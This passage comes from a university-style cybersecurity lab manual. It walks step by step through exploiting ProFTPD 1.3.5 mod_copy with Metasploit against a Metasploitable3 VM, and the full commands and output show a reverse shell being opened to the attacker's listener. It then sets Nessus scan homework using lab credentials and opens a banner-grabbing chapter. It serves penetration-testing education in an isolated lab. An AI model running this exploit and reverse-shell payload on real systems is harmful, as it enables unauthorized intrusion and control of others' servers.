
```
msf6 > search ProFTPD

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent 2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace           2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > 
```

Figure 17 – Search for instances of ProFTPD exploit

7. Now follow the directions on the screen and type

```
> info 4
```

8. We can see that using this exploit allows us to copy any file to the target machine's website among other things



42v3-Kali (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
15:05
student@kali: ~
File Actions Edit View Help
Right Ctrl


```
  Yes

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT       80               yes       HTTP port (TCP)
  RPORT_FTP   21               yes       FTP port
  SITEPATH    /var/www         yes       Absolute writable website path
  SSL         false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /                yes       Base path to the website
  TMPPATH     /tmp             yes       Absolute writable path
  VHOST                        no        HTTP server virtual host

Payload information:
  Avoid: 0 characters

Description:
  This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5.
  Any unauthenticated client can leverage these commands to copy files from any
  part of the filesystem to a chosen destination. The copy commands are executed with
  the rights of the ProFTPD service, which by default runs under the privileges of the
  'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website
  directory, PHP remote code execution is made possible.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-3306
  https://www.exploit-db.com/exploits/36742
  http://bugs.proftpd.org/show_bug.cgi?id=4169


View the full module info with the info -d command.

msf6 > 
```

Figure 18 – Details about the usable exploit

9. This looks good to us, so type

```
> use 4
```

10. We haven't set our payload yet, so it will assign a default one and remind us of it at the command prompt




```
msf6 > use 4
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

Figure 19 – Our default payload is being assigned

11. We can view our settings for our custom attack on the target by typing

```
> show options
```

12. We are still missing some information in our current settings



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  100.100.100.6    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5



View the full module info with the info, or info -d command.
```

Figure 20 – Checking our settings and spotting some missing information

13. Let us set our target as the remote host by typing


```
> set rhosts 200.200.200.8
```

14. The sitepath is from a previous version, so update this by typing

```
> set sitepath /var/www/html
```

15. Doublecheck the changes took effect and type

```
> show options
```



42v3-Kali (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
15:19
student@kali: ~
File Actions Edit View Help
Right Ctrl

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 200.200.200.8
rhosts ⇒ 200.200.200.8
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath ⇒ /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     200.200.200.8    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  100.100.100.6    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Figure 21 – Checking the changes took place

16. We can now set the payload. See the various payload options by typing

```
> show payloads
```



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                               normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat                           normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind                         normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse                      normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk                           normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat                        normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python                        normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

Figure 22 – Showing and setting the payload


17. Sometimes you have to try different payloads to see which are effective, but reverse_perl works for us

```
> set payload 10
```

18. Now we can run our exploit by typing

```
> exploit
```

19. We can see that a command shell has been opened on our target machine.




```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 100.100.100.6:4444
[*] 200.200.200.8:80 - 200.200.200.8:21 - Connected to FTP server
[*] 200.200.200.8:80 - 200.200.200.8:21 - Sending copy commands to FTP server
[*] 200.200.200.8:80 - Executing PHP payload /CXxze23.php
[+] 200.200.200.8:80 - Deleted /var/www/html/CXxze23.php
[*] Command shell session 1 opened (100.100.100.6:4444 → 200.200.200.8:33993) at 2024-05-17 15:30:09 -0700
```

Figure 23 – executing the exploit on our target

20. We can now run commands as if we were using our target machine

```
> ip add
```

21. We see that we are in the target machine




```
[*] Started reverse TCP handler on 100.100.100.6:4444
[*] 200.200.200.8:80 - 200.200.200.8:21 - Connected to FTP server
[*] 200.200.200.8:80 - 200.200.200.8:21 - Sending copy commands to FTP server
[*] 200.200.200.8:80 - Executing PHP payload /CXxze23.php
[+] 200.200.200.8:80 - Deleted /var/www/html/CXxze23.php
[*] Command shell session 1 opened (100.100.100.6:4444 → 200.200.200.8:33993) at 2024-05-17 15:30:09 -0700

ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:f5:0e:4f brd ff:ff:ff:ff:ff:ff
    inet 200.200.200.8/24 brd 200.200.200.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fef5:e4f/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:85:e9:12:e2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:85ff:fee9:12e2/64 scope link
       valid_lft forever preferred_lft forever
5: vethc3fc8ae: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 26:68:8b:94:ba:ee brd ff:ff:ff:ff:ff:ff
    inet6 fe80::2468:8bff:fe94:baee/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 24 – command "ip add" shows that we are 'in'

22. We can also view our directory and list the files in that directory

```
> pwd
```

```
> ls
```



```
pwd
/var/www/html
ls
8j06B.php
Ez3KyU.php
chat
drupal
payroll_app.php
phpmyadmin
uBE7p.php
```

Figure 25 – Viewing our directory and files

23. Go ahead and poke about the system and see what else you can discover

End of Lab

Deliverables

4 Screenshots are required

- Nmap scan of the target network that identifies the target machine
- Results of a completed Nessus advanced scan of the target machine

- A Nessus report of the critical vulnerability
- Metasploitable report of the module that can be used against the vulnerability

Homeworks

Assignment 1 – Advanced scan with creds

The previous crew discovered the username and password of the target machine. Use the Nessus documentation to conduct an advanced scan using the SSH credentials: USERNAME: vagrant PASSWORD: vagrant. Identify any previously unknown critical vulnerabilities, produce the Nessus details on the vulnerability, and select a possible Metasploit package that could be used for each new vulnerability.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each previously unknown critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability

Assignment 2 – Advanced scan, with creds, against Windows

Start the Metasploitable3-Windows VM. Use the same credentials from assignment 1 to run an advanced scan against the Meta3-Windows VM to identify all critical vulnerabilities that are unique to Windows machines. Produce the Nessus details on each vulnerability and select a possible Metasploit package that could be used for each vulnerability

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each Windows-based critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability

Figures for Printed Version

CHAPTER 46

Scanning and Enumeration - Banner Grabbing

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

Banner grabbing is a technique to view services running on a network or device. This is an important tactic for hackers as it narrows the potential ways into the network and may even reveal vulnerable services that can be exploited.

Think of banner-grabbing as blindly knocking on doors in a neighborhood. Any response, including, no response, provides us with information. A knock on one door might be greeted with a dog barking, a man shouting at us to 'go away', or we might get lucky and someone will open the door and invite us in for tea and biscuits.

Estimated time for completion: 30 minutes

LEARNING OBJECTIVES

- Learn the value of banner grabbing by performing this act on a target machine in various ways
  - Telnet
  - netcat
  - cURL
  - Nmap

PREREQUISITES

- Chapter 42 – Creating the Baseline Environment
- Chapter 43 – Nmap Basics

DELIVERABLES

- 4 screenshots are needed to earn credit for this exercise:
  - Banner grab on port 21 using Telnet
  - Banner grab on port 21 using netcat
  - HTTP header grab on port 80 using cURL
  - Banner grab of all ports using Nmap

RESOURCES

- Kennedy Muthii – “6 Banner Grabbing Tools with Examples” – https://www.golinuxcloud.com/banner-grabbing/
- Steven Vona – “Banner Grabbing – Penetration Testing Basics” – https://www.putorius.net/banner-grabbing.html
- DRD_ – “Use Banner Grabbing to Aid in Reconnaissance & See What Services Are Running on a System” – https://null-byte.wonderhowto.com/how-to/use-banner-grabbing-aid-reconnaissance-see-what-services-are-running-system-0203486/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Scanning with Telnet

The first tool we’ll look at is Telnet. Telnet (teletype network) is an application layer protocol for 8-bit bidirectional communications using a client-host configuration. Telnet was not an official protocol until 1973. We will use Telnet to ‘knock’ on a remote target and record the responses. It is recommended to open a text editor of your choice; you will collect a lot of information and need a place to document it.

However, before we can grab any banners, we first need to find our target.

1. Using Eagle Net, start the following machines:

   1.1. DHCP Server

   1.2. Router


   1.3. Kali VM

   1.4. Metasploitable3-Linux

2. From Kali, scan the **Metasploitable3-Linux VM** for potential points of entry

   2.1. **Host Discovery** – perform a *Ping Scan (-sn)* to find the target’s IP address (e.g. 200.200.200.6 as shown below)

```
> nmap -sn 200.200.200.0/24
```




```
root@KaliLinuxCLI-1: /

┌──(root㉿KaliLinuxCLI-1)-[/]
└─# nmap -sn 200.200.200.0/24
